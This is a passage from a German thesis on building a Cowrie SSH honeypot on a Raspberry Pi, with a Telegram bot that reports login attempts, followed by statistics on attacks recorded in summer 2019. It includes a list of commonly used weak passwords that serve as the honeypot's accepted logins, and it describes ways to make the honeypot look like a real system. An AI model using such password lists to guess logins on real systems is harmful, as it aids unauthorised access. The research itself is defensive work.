

ABBILDUNG 3.2: Die Erstellung eines Bots

3.3 Konfiguration des Raspberry Pis

Nach der erfolgreichen Installation des Betriebssystems und dem Erstellen eines Bots ist der Raspberry Pi nun bereit konfiguriert zu werden. Dies kann ebenfalls mit einem Skript automatisiert werden und Anhang A.2 zeigt eine mögliche, und die hier benutzte, Konfiguration des Einplatinencomputers.

Zu Beginn sollte das System komplett aktualisiert werden, um alle verfügbaren Sicherheitsupdates ein zu spielen. Pacman kann zusätzlich noch über die Konfigurationsdatei `/etc/pacman.conf` so eingestellt werden, dass die Ausgabe detaillierter ist. Daran anschließend müssen sämtliche benötigten Pakete installiert werden, welche namentlich `base`, `base-devel`, `git` und `python` sind. Die Zeilen 28 - 48 von dem Skript pi_config.sh decken dies ab.

Dieses übernimmt darauf folgend die Einstellungen für die Benutzerkonten. Dabei wird das Passwort vom Root-Account geändert und das Benutzerkonto „alarm“ durch zwei neue Konten ersetzt. Zum einen durch ein Konto zum Anmelden via SSH, um anschließend zum Root-Account wechseln zu können, und zum anderen durch ein Konto, das ausschließlich für den Honeypot zuständig ist. Auch werden hier schon die später benötigten Rechte für den Bot eingetragen. (Zeilen 51 - 112)

Ein SSH-Server läuft standardmäßig auf Port 22. Dementsprechend muss der Honeypot auch auf diesem Port laufen, jedoch kann ein Port nur für einen Dienst offen sein. Das heißt der SSH-Daemon muss auf einem anderen Port laufen. In diesem Fall ist das die Portnummer 222 und zusätzlich wird das Anmelden nur noch mit einem SSH-Schlüssel erlaubt. Dies verhindert einen möglichen Brute-Force-Angriff, da nun keine Passwörter mehr verwendet werden. Der dafür notwendige Schlüssel ist mit dem Skript aus Anhang A.1 bereits übergeben worden und schon auf dem Speicherkarte vorhanden. Dieser muss nun verschoben werden und das entsprechende Benutzerkonto als Eigentümer eingetragen werden, damit dieses Konto auch auf die Datei zugreifen kann. (Zeilen 115 - 137)

Um ein Programm auf einem Port zwischen `0` und `1023` laufen zu lassen ohne Root-Rechte zu haben wird das Tool *Authbind* benötigt. Da dieses jedoch nicht in den Standard-Repositorien von Arch verfügbar ist muss es über das sogenannte *Arch User Repository* (AUR) installiert werden, in welchem Programme und Bibliotheken durch andere Arch Linux Benutzer*innen zur Verfügung gestellt werden.

Diese werden nach dem Herunterladen lokal kompiliert und mit Hilfe von Pacman installiert. Dazu gibt es auch Hilfsprogramme, die es erlauben das Arch User Repository teilweise in syntaktisch gleicher Weise wie Pacman zu durchsuchen und entsprechende Pakete zu installieren. Das Skript lädt den AUR-Helfer *yay* herunter und installiert diesen. Mit diesem lässt sich nun Authbind installieren. Dabei wird vor einem Plattform-Unterschied gewarnt, da Authbind nicht für die ARM-Architektur entwickelt wurde, was jedoch an der Funktionalität nichts ändert. Im Anschluss daran entfernt das Skript nun alle nicht mehr benötigten Programme. (Zeilen 140 - 156)

Der vorletzte Schritt besteht darin den Honeypot Cowrie zu installieren und ein zu richten. Die Einrichtung besteht zunächst darin den Standard-Hostnamen zu ändern (siehe Abbildung 3.3). Diese Datei muss innerhalb des Cowrie-Verzeichnisses unter `honeyfs/etc/hostname` abgespeichert werden.

```
1 M-3PO
```

ABBILDUNG 3.3: cowrie_config/honeyfs/etc/hostname

Auch sollte der Standard-Benutzer „Richard“ geändert werden, da dieser einen Hinweis darauf gibt, dass es sich bei dem System um einen Honeypot handelt. [11] Dazu sollte zum einen die Datei `honeyfs/etc/passwd` angepasst werden, indem der Name Richard durch einen beliebigen Anderen ersetzt wird. Auch können hier noch weitere Schein-Benutzer*innen eingetragen werden (siehe Abbildung 3.4). Zum anderen muss das Dateisystem geändert werden. Dabei wird das Benutzerverzeichnis in diesem Fall von Richard zu „Willi“ umbenannt und für die anderen eingetragenen Benutzer*innen noch Dateien in verschiedenen Größen erzeugt.

Um das Dateisystem ändern zu können liefert Cowrie das Tool `fsctl`, mit dem rudimentäre Aufgaben, wie zum Beispiel das Erstellen oder Verschieben von Dateien, erledigt werden können. `fsctl` startet eine eigene Kommandozeilenumgebung in der sich Dateien erzeugen lassen mittels dem Befehl und der Syntax `touch <Ziel> [<Größe in Bytes>]`.

Weitere Anpassungen von Cowrie werden in der Datei `cowrie.cfg` (siehe Anhang B) vorgenommen. Hier kann eingestellt werden wie lange die SSH-Verbindung aufrecht erhalten wird. Auch die Art des Betriebssystems, das simuliert werden soll, wird hier eingetragen.

```
root:x:0:0::/root:/usr/bin/zsh
bin:x:1:1::/:/sbin/nologin
daemon:x:2:2::/:/sbin/nologin
mail:x:8:12::/var/spool/mail:/sbin/nologin
ftp:x:14:11::/srv/ftp:/sbin/nologin
http:x:33:33::/srv/http:/sbin/nologin
nobody:x:65534:65534:Nobody:/:/sbin/nologin
dbus:x:81:81:System Message Bus:/:/sbin/nologin
systemd-journal-remote:x:982:982:systemd Journal
    Remote:/:/sbin/nologin
systemd-coredump:x:981:981:systemd Core Dumper:/:/sbin/nologin
uuidd:x:68:68::/:/sbin/nologin
git:x:980:980:git daemon user:/:/usr/bin/git-shell
jan:x:1000:1000:Jan Landau:/home/jan:/usr/bin/zsh
lightdm:x:620:620:Light Display
    Manager:/var/lib/lightdm:/sbin/nologin
polkitd:x:102:102:PolicyKit daemon:/:/sbin/nologin
usbmux:x:140:140:usbmux user:/:/sbin/nologin
avahi:x:979:979:Avahi mDNS/DNS-SD daemon:/:/sbin/nologin
colord:x:978:978:Color management
    daemon:/var/lib/colord:/sbin/nologin
gdm:x:120:120:Gnome Display Manager:/var/lib/gdm:/sbin/nologin
rtkit:x:133:133:RealtimeKit:/proc:/sbin/nologin
cups:x:209:209:cups helper user:/:/sbin/nologin
systemd-network:x:975:975:systemd Network
    Management:/:/sbin/nologin
systemd-resolve:x:974:974:systemd Resolver:/:/sbin/nologin
systemd-timesync:x:973:973:systemd Time
    Synchronization:/:/sbin/nologin
geoclue:x:972:972:Geoinformation
    service:/var/lib/geoclue:/sbin/nologin
tina:x:1001:1001:Tina Lang:/home/tina:/usr/bin/bash
willi:x:1002:1002:Wilhelm Goetz:/home/willi:/usr/bin/bash
```

ABBILDUNG 3.4: cowrie_config/honeyfs/etc/passwd

Die zwei wichtigsten Punkte sind jedoch `listen_endpoints` und die Sektion `[output_aiogram]`. Im Ersten wird der Port eingestellt, auf dem Cowrie laufen soll. Der zweite Punkte bereitet auf das Ausgabe-Plugin vor, das später mit dem Telegram-Bot installiert wird.

Die vierte und letzte Datei bei der Anpassung der Cowrie-Konfiguration ist die Datei `userdb.txt` (siehe Abbildung 3.5). In dieser werden die erlaubten Benutzername-Passwort-Kombinationen eingetragen, mit denen es möglich ist sich mit dem Honeypot zu verbinden. Die hier verwendeten Passwörter entstammen dabei diversen Listen, welche die meistbenutzten Passwörter propagieren[2].

[2]siehe https://www.passwordrandom.com/most-popular-passwords

```
1  # ':' separated fields, file is processed line for line
2  # processing will stop on first match
3  #
4  # Field #1 contains the username
5  # Field #2 is currently unused
6  # Field #3 contains the password
7  # '*' for password allows any password
8  # '!' at the start of a password will not grant this password
       access
9  # '/' can be used to write a regular expression
10 #
11 root:x:87654321
12 root:x:asdfgh
13 root:x:batman
14 root:x:bond007
15 root:x:dragon
16 root:x:garfield
17 root:x:letmein
18 root:x:nintendo
19 root:x:starwars
20 root:x:trustno1
21 root:x:zxcvbnm
22 jan:x:dragon
23 jan:x:letmein
24 jan:x:nintendo
25 jan:x:trustno1
26 tina:x:87654321
27 tina:x:asdfgh
28 tina:x:starwars
29 tina:x:zxcvbnm
30 willi:x:batman
31 willi:x:bond007
32 willi:x:garfield
```

ABBILDUNG 3.5: cowrie_config/etc/userdb.txt

Das Skript pi_config.sh übernimmt in den Zeilen 159 - 216 diese Konfiguration und verschiebt dabei die Dateien, die bereits mit arm_install.sh auf den Raspberry Pi übertragen wurden, an die entsprechenden Stellen.

In den restlichen Zeilen des Skripts wird nun der Telegram-Bot installiert. Dazu wird nach dem Herunterladen aus dem Gitlab-Repositorium das Plugin für Cowrie in dessen Verzeichnis kopiert und die entsprechenden Rechte verteilt. Zusätzlich wird ein `systemd`-Daemon eingerichtet, um den Bot automatisch nach dem Starten des Raspberry Pis mit zu starten.

Im Anschluss daran wird noch die MAC-Adresse des Raspberrys geändert, um ein System dar zu stellen, welches das vorgetäuschte Betriebssystem von Cowrie installiert haben könnte.

Die letzte Aktion des Skripts ist das Initialisieren der Python-Umgebung, in der bereits die Abhängigkeiten von Cowrie selbst mit verarbeitet sind.

Zum Schluss muss nun noch die Datei `config.yaml` angepasst werden und dort der Token vom Telegram-Bot sowie die Chat-ID, an die die Benachrichtigungen geschickt werden sollen, eingetragen werden. Anschließend ist das Aufsetzen des Honeypots beendet und somit kann dieser nach einem Neustart in Betrieb genommen werden.

4 Der Telegram-Bot

Das Kapitel „Der Telegram-Bot“ geht sowohl auf den Bot selbst als auch auf die Zusatzdateien in dem dazugehörigen Gitlab-Repositorium näher ein. Dieser basiert auf der Python-Bibliothek AIOGram, die für die Telegram Bot API angefertigt wurde und seit Juni 2017 existiert. Das Repositorium besteht neben dem Hauptprogramm `HoneyBot.py` und dessen Abhängigkeiten `requirements.txt` noch aus der Konfigurationsdatei `config.yaml` und dem Cowrie-Plugin `aiogram.py`. Zusätzlich existiert noch ein `Makefile`, um das Erstellen der Python-Umgebung zu vereinfachen.

Die Quelldateien des Repositoriums befinden sich im Anhang C. Im Internet ist dieses erreichbar unter `https://gitlab.com/saverio.weller/honeybot` (Stand: 2. September 2019).

4.1 HoneyBot.py

Die Telegram Bot API besitzt eine Funktion zum Abrufen neuer Nachrichten. Dieser muss nach dem ersten Aufruf ein Adressabstand hinzugefügt werden, damit beim nächsten Aufruf nicht die erste Nachricht erneut abgerufen wird. AIOGram bietet dafür eine Funktion, bei der diese Notwendigkeit automatisiert wird. Die Hauptroutine des Bots fragt auf diese Weise zyklisch neue Nachrichten ab. Dabei sendet dieser der in der Konfigurationsdatei eingetragenen ID eine Nachricht, die den Start bestätigt.



ABBILDUNG 4.1: Angepasste Tastatur in Telegram

Mit der Startnachricht wird außerdem noch eine angepasste Tastatur (siehe Abbildung 4.1) verschickt. Diese besteht aus vorgefertigten Befehlen, sodass diese nicht mehr manuell eingegeben werden müssen. Diese bleibt bestehen und kann mit dem `/start`-Befehl jeder Zeit erneuert werden. Anschließend lassen sich der Honeypot Cowrie und der SSH-Daemon mit Hilfe dieser Tastatur steuern.

Cowrie Der Honeypot lässt sich mit Nachrichten steuern, die mit `/cowrie` beginnen. Vorgegeben ist das Starten, Stoppen und die Abfrage nach dem aktuellen Status von Cowrie. Das Neustarten oder das Erzwingen des Stoppens ist über eine manuelle Eingabe möglich (mittels `/cowrie restart` respektive `/cowrie force-stop`). Somit ist es möglich bei Bedarf zu intervenieren.

SSH Die vorgegeben Optionen für den Daemon, der auf dem Port 222 läuft, gleichen dabei denen von Cowrie: Start, Status und Stopp. Per Hand eingegeben ist ein Neustart mit `/ssh restart` möglich. Die Kontrolle über den Service erlaubt es diesen zu stoppen und nur dann zu öffnen, wenn ein SSH-Verbindung aufgebaut werden soll. Dadurch ist der reale Fernzugriff abgeschirmt, sodass eventuelle Angreifer*innen diesen Angriffsvektor bei Entdeckung nicht nutzen und in das System eindringen können.

Dadurch, dass ein Befehl an den Bot eine Interaktion mit dem System darstellt, führt das Eingeben von `/cowrie` oder `/ssh` mit falschen oder ohne Parametern zu einer Ausgabe, welche die möglichen Optionen auflistet. Unbekannte Befehle werden gänzlich ignoriert, um eine Kompromittierung via Telegram zu unterbinden.



ABBILDUNG 4.2: Verfügbare Befehle

4.2 config.yaml

Mit dem Ziel den Grad der Anpassungsfähigkeit des Bots zu erhöhen entstand die Konfigurationsdatei `config.yaml`, die wichtige Aspekte einstellt. Der erste Abschnitt konfiguriert den Bot selbst. Dort muss der Bot-Token und die ID, an welche die Sofortnachrichten versendet werden sollen, eingetragen werden. Auch wird hier festgelegt, welche Nachricht nach dem Start verschickt wird und welche Informationen Nutzer*innen nach dem `/start`-Befehl erhalten.

Die nächsten beiden Abschnitte betreffen sowohl den Honeypot als auch den SSH-Daemon. Dort wird zunächst eingestellt, welche Befehle jeweils erlaubt sind und welche Befehle als Schaltfläche versendet werden soll. Zusätzlich kann hier die Nachricht bei falschen oder fehlenden Parametern festgelegt werden.

Cowrie bietet dabei noch zwei weitere Punkte zur Anpassung an. Zum einen ist dies der absolute Pfad, in dem sich das Programm befindet und zum anderen das Benutzerkonto zum Ausführen des Honeypots. Dieses sollte so wenig Rechte für das Betriebssystem wie möglich besitzen, um etwaige Schäden am System gering zu halten beziehungsweise zu vermeiden.

4.3 Makefile

In dem Repositorium befindet sich eine Datei mit dem Namen `Makefile`. Diese wird von dem Tool `make` verwendet und findet im Normalfall Verwendung im Erstellungsprozess von beispielsweise C-Quelltexten.

Ein `Makefile` automatisiert alle notwendigen Arbeitsschritte zum Kompilieren von Software. Python-Programme müssen jedoch nicht kompiliert werden, da Python den Quelltext zur Laufzeit interpretiert. Ein `Makefile` kann dennoch hilfreich sein.

Das Erstellen der notwendigen Umgebung kann hierüber auf ein `make env` verkürzt werden. Folgende Schritte führt das Tool `make` dabei im Einzelnen aus: Als erstes wird überprüft, ob das Verzeichnis, das sämtliche Pakete für die Python-Umgebung bereit hält, bereits existiert. Ist dies nicht der Fall wird dieses erstellt.

Anschließend wird der Paketmanager von Python aktualisiert und danach sämtliche benötigten Pakete, die in der Datei `requirements.txt` festgehalten

sind, installiert. Zum Schluss wird noch der Zeitpunkt des letzten Zugriffs und der Modifikation der Umgebung aktualisiert.

Ein weiterer Vorteil der Verwendung von `make` ist die Tatsache, dass hierüber der Bot gestartet werden kann und automatisch die Python-Umgebung lädt. Dies stellt sicher, dass das Programm wie vorgesehen läuft.

Wird das Projekt erweitert, können neue Abhängigkeiten mittels `make freeze` eingetragen werden. Zusätzlich wird ein Tool zur statischen Quelltext-Analyse mitgeliefert, das mit `make lint` aufgerufen wird. In beiden Fällen wird wie beim Programmstart zuerst die Umgebung geladen, um Fehler beim Ausführen zu vermeiden.

4.4 aiogram.py

Für die Erweiterung der Ausgabe bietet Cowries Entwickler, Michel OOSTERHOF, eine abstrakte Klasse an. Zur Implementierung von jener müssen drei Methoden gegeben sein. Jeweils eine zum Starten, Stoppen und zum Schreiben der Ausgabe.

AIOGrams Asynchronität zum Dank ist es möglich mehrere Instanzen des Telegram-Bots laufen zu lassen. Dadurch kann das Cowrie-Plugin parallel zum Telegram-Bot laufen, ohne fest mit einander verbunden zu sein. Andere getestete Implementationen setzen eine singuläre Instanz voraus und stoppen den Dienst bei Nichteinhaltung.

Konfiguriert wird das Plugin über die Konfigurationsdatei des Honeypots selbst. Anpassbar sind dabei folgende Punkte:

cmd_location	Pfad der Datei, die alle ausgeführten Befehle mit Zeitstempel und IP-Adresse aufzeichnet
geoip_database	Pfad der Datenbank für `geoip` zum Aufzeichnen der Koordinaten und des Ursprungslands eines Angriffs
filter	Regulärer Ausdruck, der die zu übermittelnden Ereignisse festlegt
id	Telegram Chat-ID, welche die Nachrichten erhalten soll
log_file	Pfad der Datei, die Loginversuche aufzeichnet
token	Der Token vom Telegram-Bot

In der unter *log_file* festgelegten Datei werden in sieben Tab getrennten Spalten der Zeitpunkt, die IP-Adresse, das Herkunftsland inklusive zweistelligem Ländercode, die Koordinaten, der Benutzername und das Passwort eines jeden Loginversuchs abgespeichert.

Die unter *cmd_location* festlegte Datei hingegen enthält drei Tab getrennte Spalten: Zeitpunkt, IP-Adresse und ausgeführter Befehl. In dieser Datei werden alle Befehle gespeichert, die Angreifer*innen nach erfolgreichem Anmelden benutzen.

5 Auswertung der Angriffe

Im Mittelpunkt des Kapitels „Auswertung der Angriffe“ stehen die gesammelten Loginversuche, deren Frequenz und globale Verteilung, und das Vorgehen von Angreifer*innen bei erfolgreichem Anmelden im Honeypot.

5.1 Häufigkeit und Verteilung

Zunächst soll auf die Häufigkeit der Angriffe eingegangen werden, wobei nicht unterschieden wird, ob diese erfolgreich waren oder scheiterten. Der Boxplot in Abbildung 5.1 zeigt nur die ganztägigen Ergebnisse vom 14. Juli bis einschließlich zum 18. August 2019 auf.



ABBILDUNG 5.1: Durchschnittliche Angriffe pro Tag

Der Zeitrahmen der ausgewerteten Aufzeichnung beträgt 36 Tage und in dieser Zeit reicht die Anzahl der Angriffe von mindestens 3.400 pro Tag bis zu einem Maximum von 9.774 Anmeldeversuchen, was in etwa dem 2,9-fachen des Minimums entspricht. Aus den Messwerten ergibt sich außerdem, dass durchschnittlich mit etwa 5.650 ± 1.717 versuchten Anmeldungen pro Tag zu rechnen sind, wobei die Tendenz eher nach oben steigt.

Beachtenswert dabei ist, dass auf dem Raspberry Pi kein Webserver oder Ähnliches betrieben wird, sondern dieser lediglich öffentlich an das Internet angeschlossen ist. Dadurch ist dieser für Angreifer*innen nur ersichtlich durch das Absuchen von bestimmten IP-Adressbereichen. Somit sind die Angriffe als ungezielt zu betrachten. Mit beispielsweise einem Webserver sind höhere Zahlen zu erwarten, da in diesem Fall gezielte Angriffe durch die öffentliche Präsenz hinzukommen.



ABBILDUNG 5.2: Die 25 häufigsten Ursprungsländer

Die 203.427 Loginversuche selbst haben ihren Ursprung aus über einhundert verschiedenen Ländern. Abbildung 5.2 zeigt die 25 Häufigsten. Diese bedeuten jedoch nicht zwangsläufig den Aufenthaltsort der angreifenden Personen selbst, da durchaus die Möglichkeit besteht die eigene Herkunft mittels eines Anonymisierungsdienstes zu verschleiern. Viele Angriffe entstehen aber auch automatisiert durch Botnetze, mit dem Ziele jene zu vergrößern.

Die nachstehende Weltkarte (Abbildung 5.3) verdeutlicht noch mal mehr die globale Verteilung der Loginversuche. Dort ersichtlich ist, dass sich die Herkunft größtenteils auf Europa, Asien, Nord- und Südamerika beschränkt. Afrika und Australien hingegen sind weniger vertreten.

Die einzelnen Punkte sind hierbei nicht gewichtet, das heißt es wird nur die Verteilung, jedoch nicht die Häufigkeit der einzelnen Standorte angezeigt.

